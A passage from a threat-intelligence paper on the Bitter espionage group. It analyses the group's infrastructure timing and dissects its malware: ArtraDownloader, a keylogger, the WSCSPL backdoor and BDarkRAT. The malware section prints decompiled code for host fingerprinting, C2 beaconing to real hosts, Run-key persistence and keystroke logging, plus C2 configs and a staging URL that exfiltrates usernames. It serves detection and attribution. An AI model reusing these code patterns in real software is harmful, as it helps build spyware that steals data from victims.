

Figure 7: Heatmap of passive DNS first seen timestamps derived from DNSDB [20].

Since there can be a delay between domain registration and the first seen timestamp recorded in passive DNS databases for a variety of reasons, the presence of outliers is not unexpected.



Figure 8: Heatmap of WHOIS domain registration timestamps.

WHOIS data provides information about domain registrations. For this research, we queried the WHOIS database [21] directly. Since we are working with historical data, the domain creation date was not always available for every domain included in the study (e.g. it had been removed from the database following domain expiry). The data shows that 'lunch hour' on Friday stands out, as the actor registered multiple domains within minutes of each other on the same day. Logically, this suggests that a member of the infrastructure team likely registered several domains in a single 'session' rather than just one at a time.



Figure 9: Heatmap of Let's Encrypt certificate valid from timestamps.

For this research, we used *Censys* [22] to locate the TLS certificates associated with each domain and queried the certificate creation timestamp. We only included data points where a *Let's Encrypt* certificate was used, as this has previously been identified as an indicator of this group's infrastructure. One of the challenges we faced was that some of the historical C2 and staging domains were no longer active – they had either expired or been re-registered – so selecting the correct *Let's Encrypt* certificate was critical to ensure accurate analysis. Some registrars and providers offer services that automatically renew expired certificates or issue a TLS certificate upon domain registration. The domains analysed in this research span a variety of hosting providers.

Combining all data sources into a single heatmap yields the following result:



Figure 10: Combined heatmap of Passive DNS, WHOIS and certificate timestamps.

There is a visible variation between domain creation and TLS certificate issuance. Below are two example data points – one for a C2 domain and one for a staging domain – where the domain was registered several days before the corresponding TLS certificate was issued. The associated campaign activity began several days after that. All timestamps align with India Standard Time, and there is a clear indication that most infrastructure-related activity occurs during standard business hours in that timezone.

Domain	**Passive DNS**	**WHOIS**	**Certificate**	**Source / Campaign**
utizviewstation[.]com	2025-01-03 17:04:43 IST	2025-01-03 14:31:26 IST	2025-01-06 16:16:55 IST	First seen in Campaign data: 2025-02-03, Staging URL: /sdf. php?fv=$env:COMPUTERNAME*$env:USERNAME
ottawadesignlab[.]com	2024-08-25 16:23:26 IST	2024-08-23 12:23:49 IST	2024-09-27 12:32:13 IST	Mentioned as C2 in https://www.ctfiot.com/211062. html

PAYLOAD ARSENAL

In this second part of the paper we turn our focus to the engine of the group's operations: a diverse and continually evolving payload arsenal. Since their first known malware surfaced in 2016, Bitter's toolset has expanded from basic downloaders to sophisticated backdoors and full-featured Remote Access Trojans (RATs). This section dissects the technical capabilities, evolutionary paths, and shared development traits of the group's malware, offering insights for detection, attribution, and a comprehensive understanding of their operational sophistication.



Figure 11: Timeline and activity (in red, if known) of the different payloads deployed by Bitter.

Our exploration will proceed chronologically through each malware family, detailing its core functionality, distinctive code patterns, obfuscation techniques, command-and-control (C2) communication, and any identified variants. This analysis draws from both OSINT sources and our own research. We offer new insights on novel variants of MuuyDownloader, BDarkRAT and MiyaRAT.

Key to Bitter's mode of operation is the group's reliance on the infection chain for payload delivery during hands-on activities, rather than employing complex anti-analysis measures or packers within the malware itself.

Across their arsenal, we observe consistent code patterns, notably in how they gather system information and decode obfuscated strings using simple character addition or subtraction. It's also noteworthy that some malware families exhibit code pattern variations between different versions while retaining identical core functionality.

A central theme revealed by our analysis is Bitter's sustained use of a core suite of custom-developed tools in C/C++ and .NET. These tools frequently undergo iterative development, marked by significant shifts in obfuscation strategies and C2 communication protocols over the years. Furthermore, we will present evidence of shared development methodologies across malware families that might otherwise appear distinct, pointing to a cohesive development effort. These discernible patterns not only fingerprint the group's modus operandi but also highlight its resourcefulness and evolution throughout its extensive operational history.

By providing a granular dissection of Bitter's payloads, we aim to give the most comprehensive insights to date into the actor's tradecraft and equip defenders with a deeper understanding of the threats posed by this group. Such insights are crucial for crafting more effective detection signatures and for anticipating and tracking its future tactical shifts.

ARTRADOWNLOADER

The first known family used by Bitter is ArtraDownloader. First appearing in 2016 [23], and receiving its name in 2019 [6] based on a PDB string found within the samples, ArtraDownloader is a simple downloader written in C++ (`ef0cb0a1a29bcdf2b36622f72734aec8d38326fc8f7270f78bd956e706a5fd57`, seen in 2018).

The downloader starts by collecting system information, which includes username, computer name, and the operating system.

This collected information is then used to generate a victim's unique identifier.

The unique identifier and collected system information is then encoded (by adding 1 to each byte) and sent to the C2 server. After the initial C2 request, ArtraDownloader expects a response containing the identifier '`DFCB=`'. This identifier allows it to extract an encoded payload filename. ArtraDownloader then sends another C2 request to download the payload, saves it to disk, and executes it using `ShellExecuteA`.

```
nSize = 255;
GetComputerNameA(COMPUTER_NAME, &nSize);
pcbData = 0x2000;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  &byte_413AB8,
  &pcbData);
pcbBuffer = 255;
GetUserNameA(USERNAME, &pcbBuffer);
```

Figure 12: ArtraDownloader collecting system information.

```
// Build unique identifier
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", 0, 0x101u, &phkResult) )
{
  strcat(VICTIM_ID, COMPUTER_NAME);
  strcat(VICTIM_ID, "@!");
  v0 = strlen(USERNAME) + 1;
  v1 = USERNAME;
}
else
{
  cbData = 1023;
  RegQueryValueExA(phkResult, "MachineGuid", 0, &Type, Data, &cbData);
  RegCloseKey(phkResult);
  strcat(VICTIM_ID, COMPUTER_NAME);
  strcat(VICTIM_ID, "##");
  strcat(VICTIM_ID, USERNAME);
  strcat(VICTIM_ID, "@@");
  v0 = strlen(Data) + 1;
  v1 = Data;
}
```

Figure 13: ArtraDownloader building victim's unique ID.

```
  v56[v57] = 0;
  print_s(post_data_buffer, "BCDEF=%s&MNOPQ=%s&GHIJ=%s&UVWXYZ=%s&st=%d", v56, v53, v78, v76, 0);
  // Payload format:
  // BCDEF=<COMPUTER_NAME>&MNOPQ=<OS_VERSION>&GHIJ=<USERNAME>&UVWXYZ=<UNIQUE_ID>&st=<IS_PREV_DOWNLOADED>
}
print_s_0(
  request_buffer,
  "%s %s %s\r\n%s %s\r\n%s%s\r\n%s%s\r\nContent-length: %d\r\n\r\n%s",
  http_method,
  request_path,
  http_version,
  host_header_key,
  pNodeName,
  connection_header_key,
  connection_header_value,
  content_type_header_key,
  content_type_header_value,
  strlen(post_data_buffer),
  post_data_buffer);
if ( send(client_socket, request_buffer, strlen(request_buffer), 0) == -1 )
{
  closesocket(client_socket);
  client_socket = -1;
  return;
}
while ( recv(client_socket, c2_resp, 512, 0) > 0 )
{
  // Extract encoded payload name
  v59 = strstr(c2_resp, "DFCB=");
  if ( v59 )
  {
    v60 = v59 + 5;
    LOWORD(dword_412BDC) = *(v59 + 5);
    BYTE2(dword_412BDC) = v59[7];
    HIWORD(dword_412BDC) = BYTE2(dword_412BDC);
    if ( !strcmp(&dword_412BDC, "DWN") )
```

Figure 14: ArtraDownloader sending system information to the C2 and receiving encoded payload name.

ArtraDownloader establishes persistence on the victim's machine by copying itself to a hard-coded path and adding its new location to the `Run` registry key.

```
lpSubKey = mw_dec_str(&byte_40FB7C);          // Software\Microsoft
strcat(lpSubKey, mw_dec_str(&byte_40FC30));   // \Windows\Currentversion\Run
v0 = mw_dec_str(&byte_40FC4C);                // JITDfbug
v7 = mw_dec_str(&byte_40FC58);                // Environment
v1 = mw_dec_str(&byte_40FC64);                // Qrp
v6 = v1;
if ( RegQueryValueExA(0, v0, 0, 0, 0, 0) )
{
  v2 = mw_dec_str(&byte_40FC68);              // cmd
  strcat(v2, mw_dec_str(&byte_40FC6C));       //  /c start %Qrp%
  strcat(v2, mw_dec_str(&byte_40FC80));       // && exit
  RegOpenKeyExA(HKEY_CURRENT_USER, lpSubKey, 0, 0xF003Fu, &phkResult);
  // HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\JITDfbug <- "cmd /c start %Qrp% && exit"
  RegSetValueExA(phkResult, v0, 0, 1u, v2, strlen(v2));
  RegCloseKey(phkResult);
  v1 = v6;
}
if ( RegQueryValueExA(0, v1, 0, 0, 0, 0) )
{
  RegOpenKeyExA(HKEY_CURRENT_USER, v7, 0, 0xF003Fu, &phkResult);
  // HKEY_CURRENT_USER\Environment\Qrp <- [path_to_the_copied_file]
  RegSetValueExA(phkResult, v1, 0, 1u, &Data, strlen(&Data));
  RegCloseKey(phkResult);
}
return 0;
```

Figure 15: ArtraDownloader setting up persistence on the victim's machine.

Important strings are obfuscated with a simple encoding algorithm where each character is decoded by subtracting 1.

Two additional variants [6] of ArtraDownloader were discovered in the wild. These variants differ primarily in their string obfuscation methods and HTTP request formats.

In the second variant (`0b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0`, seen in 2019), strings are decoded by subtracting 3 from each character, rather than 1 as in the first variant. Like the original variant, this version collects similar system information, encodes it by adding 1 to each byte, then transmits it to the C2 server using a different format. This variant also expects a different identifier ('`AXE: #`') from the C2 server to extract the payload name.

```
while ( v49 );
sprintf(formatted_payload, "%s*%s*%s", VICTIM_ID, hostnameBuffer, osInfoBuffer);
// Payload format:
// <GUID>*<HOST_NAME>*<OS_INFO>
v50 = build_c2_payload(formatted_payload);
v51 = encoded_payload;
do
{
  v52 = *v50;
  *v51++ = *v50++;                            // encode the payload by adding 1 to each byte
}
while ( v52 );
v53 = send_to_c2(encoded_payload);            // send encoded payload to the C2
v54 = c2_resp;
do
{
  v55 = *v53;
  *v54++ = *v53++;
}
while ( v55 );
v56 = 0;
v57 = 0;
while ( v69[v56] != -1 )
{
  ++v57;
  ++v56;
}
memset(v89, 0, sizeof(v89));
for ( jj = 0; jj < v57; ++jj )
  *(v89 + jj) = LOBYTE(v69[jj]) - 3;          // HTTP/1.1 200 OK
if ( strstr(c2_resp, v89) )
{
  v59 = malloc(0x400u);
  // Extract payload name
  v60 = strstr(c2_resp, "AXE: #");
  if ( v60 )
  {
    v59 = strchr(v60, 35) + 1;
```

Figure 16: Second ArtraDownloader variant sending system information to the C2 and receiving payload name.

The third variant (`f0ef4242cc6b8fa3728b61d2ce86ea934bd59f550de9167afbca0b0aaa3b2c22`, seen in 2018) uses a string decoding method that subtracts 13 from each character.

This variant collects various system information, but unlike the other two variants, it doesn't encode the payload sent to the C2 server. The third variant also expects a distinct identifier ('`Yes file`') from the C2 server to extract the payload name.

```
mw_build_c2_payload();
strncat_s(C2_PAYLOAD, 0x400u, &Str, 0x1Eu);
sprintf(
  buf,
  "%s%s%s%s%s%s%s%s",
  "GET /",
  C2_PATH,                              // healthne/accept.php
  C2_PAYLOAD,                           // ?a=<HOST_NAME>&b=<COMPUTER_NAME>&c=<OS_VERSION>&d=<VICTIM_ID>&e=
  " HTTP/1.1\r\n",
  "Host: ",
  C2_ADDR,                              // aroundtheworld123.net
  &new_line,
  &new_line);
send(v1, buf, strlen(buf), 0);
if ( strstr(&Str, byte_43044C) )
{
  Str = 0;
  if ( v12 >= 0x10 )
    operator delete(v10);
  v12 = 15;
  v11 = 0;
  LOBYTE(v10) = 0;
  if ( v16 >= 0x10 )
    operator delete(v14);
  v16 = 15;
  v15 = 0;
  LOBYTE(v14) = 0;
  if ( v19 >= 0x10 )
    goto LABEL_32;
}
else
{
  memset(c2_resp, 0, sizeof(c2_resp));
  recv(v1, c2_resp, 512, 0);
  closesocket(v1);
  // Extract payload name
  if ( strstr(c2_resp, "Yes file") )
  {
    memset(byte_431DD0, 0, sizeof(byte_431DD0));
    memset(byte_433040, 0, 0x104u);
    memset(SrcBuf, 0, 0x104u);
```

Figure 17: Third ArtraDownloader variant sending system information to the C2 and receiving payload name.

ArtraDownloader has been observed deploying a simple keylogger, WSCSPL backdoor [24], and a .NET RAT known as BDarkRAT [25].

KEYLOGGER

Bitter has been known to deploy a simple C++ keylogger module [23, 24] in different campaigns [26]. The keylogger (`f619eb9a6255f6adcb02d59ed20f69d801a7db1f481f88e14abca2df020c4d26`, seen in 2017) creates paths for two log files in the '`%APPDATA`' directory.

The keylogger then starts a new thread to set up a hook for monitoring keyboard input events. It also has the capability to capture clipboard contents. The keystrokes are encoded by adding 20 to each character before being written to a temporary log file.

Once the temporary log file reaches 1KB in size, its contents are transferred to a permanent log file. The temporary file is then deleted and recreated to continue capturing new data.

Strings are obfuscated with a simple encoding algorithm where each character is decoded by subtracting 13.

The keylogger lacks exfiltration capabilities, requiring deployment alongside another module (such as the WSCSPL backdoor) to handle the exfiltration of collected logs.

```
mw_dec_str(SEMAPHORE);                          // Net Amount Payable to the Customer
mw_dec_str(&TEMP_LOG_FILE);                     // syslog0812AXbcW1.tean
mw_dec_str(&PERMANENT_LOG_FILE);                // syslog0812AXbcW.neat
mw_dec_str(&ACTIVE_WINDOW_TITLE);               // Active Window:
CreateSemaphoreA(0, 1, 1, SEMAPHORE);
if ( GetLastError() == 183 )
  exit(0);
sub_4025C0();
sub_402F30();
result = GetModuleFileNameA(0, Filename, 0x104u);
if ( result )
{
  strncpy_s(byte_428200, 0x104u, &byte_420AC0, 0x104u);
  strncpy_s(byte_420598, 0x104u, &byte_420AC0, 0x104u);
  strncpy_s(byte_428308, 0x104u, &byte_420AC0, 0x104u);
  strncpy_s(TEMP_LOG_FILE_PATH, 0x12Cu, APPDATA, 0x104u);
  strncat_s(TEMP_LOG_FILE_PATH, 0x12Cu, "\\", 1u);
  strncat_s(TEMP_LOG_FILE_PATH, 0x12Cu, &TEMP_LOG_FILE, 0xFAu);
  strncpy_s(PERMANENT_LOG_FILE_PATH, 0x12Cu, APPDATA, 0x12Cu);
  strncat_s(PERMANENT_LOG_FILE_PATH, 0x12Cu, "\\", 1u);
  strncat_s(PERMANENT_LOG_FILE_PATH, 0x12Cu, &PERMANENT_LOG_FILE, 0xFAu);
  v6 = CreateThread(0, 0, StartAddress, byte_41B5E6, 0, &v7);
  if ( v6 )
    return WaitForSingleObject(v6, 0xFFFFFFFF);
  else
    return 1;
```

Figure 18: Bitter keylogger creating log files on the victim's machine.

```
  // write keystrokes to the temp log file
  v6 = strlen(pressed_key);
  for ( i = 0; i < v6; ++i )
  {
    pressed_key[i] += 20;                       // encode captured keystrokes
    fputc(pressed_key[i], v2);
  }
  fclose(v2);
LABEL_15:
  v8 = fopen(TEMP_LOG_FILE_PATH, "a+");
  fseek(v8, 0, 2);
  log_size = ftell(v8);
  result = fclose(v8);
  // check if the size of the temp log file > 1KB
  if ( log_size >= 1000 )
  {
    mw_move_logs_to_permanent_file();           // move logs from temporary to permanent log file
    return _unlink(TEMP_LOG_FILE_PATH);         // remove temp log file
  }
```

Figure 19: Bitter keylogger writing keystrokes to the log file.

WSCSPL BACKDOOR

WSCSPL is a backdoor written in C that emerged in 2016 [23] as ArtraDownloader's next-stage payload. Like ArtraDownloader, the backdoor (`a241cfcd60942ea401d53d6e02ec3dfb5f92e8f4fda0aef032bee7bb5a344c35`, seen in 2018) collects system information including username, computer name, and operating system.

```
cbData = 260;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, unk_406020, 0, 0x101u, &phkResult)// Software\Microsoft\Windows NT\Currentversion
  && RegQueryValueExA(phkResult, byte_406050, 0, 0, OS_VERSION, &cbData) )// ProductName
{
  *OS_VERSION = 85;
}
RegCloseKey(phkResult);
pcbBuffer = 255;
if ( GetUserNameA(USERNAME, &pcbBuffer) )
{
  if ( sub_401280() )
    strcat(USERNAME, "/A");
}
else
{
  USERNAME[0] = 78;
}
pcbBuffer = 255;
result = GetComputerNameA(COMPUTER_NAME, &pcbBuffer);
if ( !result )
  COMPUTER_NAME[0] = 78;
return result;
```

Figure 20: WSCSPL collecting system information.

The collected information is concatenated and encoded before sending it to the C2 server. WSCSPL receives a numerical value from the C2 server that indicates which command to execute. The backdoor supports several commands, each executed in its own thread, notably:

- Getting the machine information
- Getting drives info
- Downloading and executing files
- Executing remote commands

Strings are obfuscated and encoded with a simple algorithm, which decodes them by adding 34 to each character.

```
for ( i = byte_40605C; *i; ++i )
  *i += 34;                                     // wcnchost.ddns.net
for ( v1 = a1mdruPcGapmqmd; *v1; ++v1 )
  *v1 += 34;                                    // Software\Microsoft\Windows NT\Currentversion
for ( v2 = byte_406050; *v2; ++v2 )
  *v2 += 34;                                    // ProductName
v3 = &byte_406070;
if ( byte_406070 )
{
  do
    *v3++ += 34;                                // ComSpec
  while ( *v3 );
}
```

Figure 21: WSCSPL decoding strings.

BDARKRAT

BDarkRAT is a .NET RAT, first discovered in 2019 [25], that Bitter group continues to use today. The RAT (`e07e8cbeeddc60697cc6fdb5314bd3abb748e3ac5347ff108fef9eab2f5c89b8`, seen in 2021) begins by gathering basic system information such as username, operating system, and MAC address. A hard-coded version number is appended to the collected information before sending it to the C2 server in order to register new victims.

```
protected internal override void Write()
{
    base.WriteByte(0);
    base.WriteString(WMI.ReadString("CSName", "CIM_OperatingSystem", null));
    base.WriteString(GetCountry.Country());
    try
    {
        base.WriteBytes(Dns.GetHostByName(Dns.GetHostName()).AddressList[0].GetAddressBytes());
    }
    catch (Exception)
    {
    }
    base.WriteString(WindowsIdentity.GetCurrent().Name.Split(new char[] { '\\' })[1]);
    base.WriteString(WMI.ReadString("CSName", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("Caption", "CIM_OperatingSystem", null));
    base.WriteInteger(WMI.ReadInteger("BuildNumber", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("OSArchitecture", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("CSDVersion", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("RegisteredUser", "CIM_OperatingSystem", null));
    base.WriteString(WinSerial.GetSerial());
    base.WriteString(WMI.ReadString("SystemDirectory", "CIM_OperatingSystem", null));
    base.WriteString(WMI.ReadString("SystemDrive", "CIM_OperatingSystem", null) + "\\");
    base.WriteString(string.Format("{0} GB", WMI.ReadInteger("TotalVisibleMemorySize", "CIM_OperatingSystem", null) /
      1000000));
    base.WriteString(WMI.ReadString("Name", "CIM_Processor", null));
    string text = "";
    try
    {
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("select MACAddress, IPEnabled
          from Win32_NetworkAdapterConfiguration").Get())
        {
            if (managementBaseObject["IPEnabled"].ToString() == "True")
            {
                text += managementBaseObject["MACAddress"].ToString();
            }
        }
    }
    catch
    {
    }
    base.WriteString(text);
    base.WriteString(Program.Version);
}
```

Figure 22: BDarkRAT collecting system information.

BDarkRAT includes standard RAT capabilities such as executing shell commands, downloading files, and managing files on the compromised system.

```
public static void Initialize()
{
    ClientPacketProcessor.packetList = new SortedList<short, ClientPacketProcessor.PacketType>();
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("1", 2, typeof(R_DeleteFile)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("12", 18, typeof(R_FileMgrGetDrives)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("13", 19, typeof(R_FileMgrGetFiles)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("14", 20, typeof(R_CreateFile)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("15", 21, typeof(R_CopyFily)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("26", 38, typeof(R_FileTransferBegin)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("27", 39, typeof(R_FileTransferSend)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("28", 40, typeof(R_FileTransferEnd)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("29", 41, typeof(R_FileTransferStart)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("30", 48, typeof(R_GetCommand)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("31", 49, typeof(R_StartCmd)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("32", 50, typeof(R_StopCmd)));
    ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("33", 51, typeof(R_HeartbeatMessage)));
}
```

Figure 23: BDarkRAT registering different C2 commands.

The configuration for the RAT is hard coded in plain text, with the C2 address in hex-encoded form.

```
// Token: 0x04000001 RID: 1
public static string hostname = "73006E0073007200730076006300680006F00730074002E0063006F006D00";

// Token: 0x04000002 RID: 2
public static int ConnectPort = 39270;

// Token: 0x04000003 RID: 3
public static string ConnectIP = "";

// Token: 0x04000004 RID: 4
public static int NetworkKey = 746998;
```

Figure 24: BDarkRAT embedded configuration.

The RAT contains a hard-coded encryption key (stored in the config field NetworkKey) used to encrypt network packets with a simple XOR operation before sending to the C2 server.

A newer variant [27] of BDarkRAT (`bf169e4dacda653c367b015a12ee8e379f07c5728322d9828b7d66f28ee7e07a`, seen in 2024) expanded its capabilities to include screen capture and PowerShell command execution. The group also shifted from using a descriptive name for each C2 command in the initialization function to numerical values, but the function names still explain the functionality of each C2 command.

```
public static void Activate()
{
    sdfseryruytiyuloknmnbprocessor.messageList = new SortedList<short, sdfseryruytiyuloknmnbprocessor.MessageType>();
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("1", 1, typeof(drawon_Drives)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("2", 2, typeof(drawon_fdgrtyou5679yujhkher)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("3", 3, typeof(drawon_filechangebegin)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("4", 4, typeof(drawon_changeSend)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("5", 5, typeof(drawon_changeend)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("6", 6, typeof(drawon_facts)));
    sdfseryruytiyuloknmnbprocessor.registerMessage(new sdfseryruytiyuloknmnbprocessor.MessageType("7", 7, typeof(drawon_startcommand)));
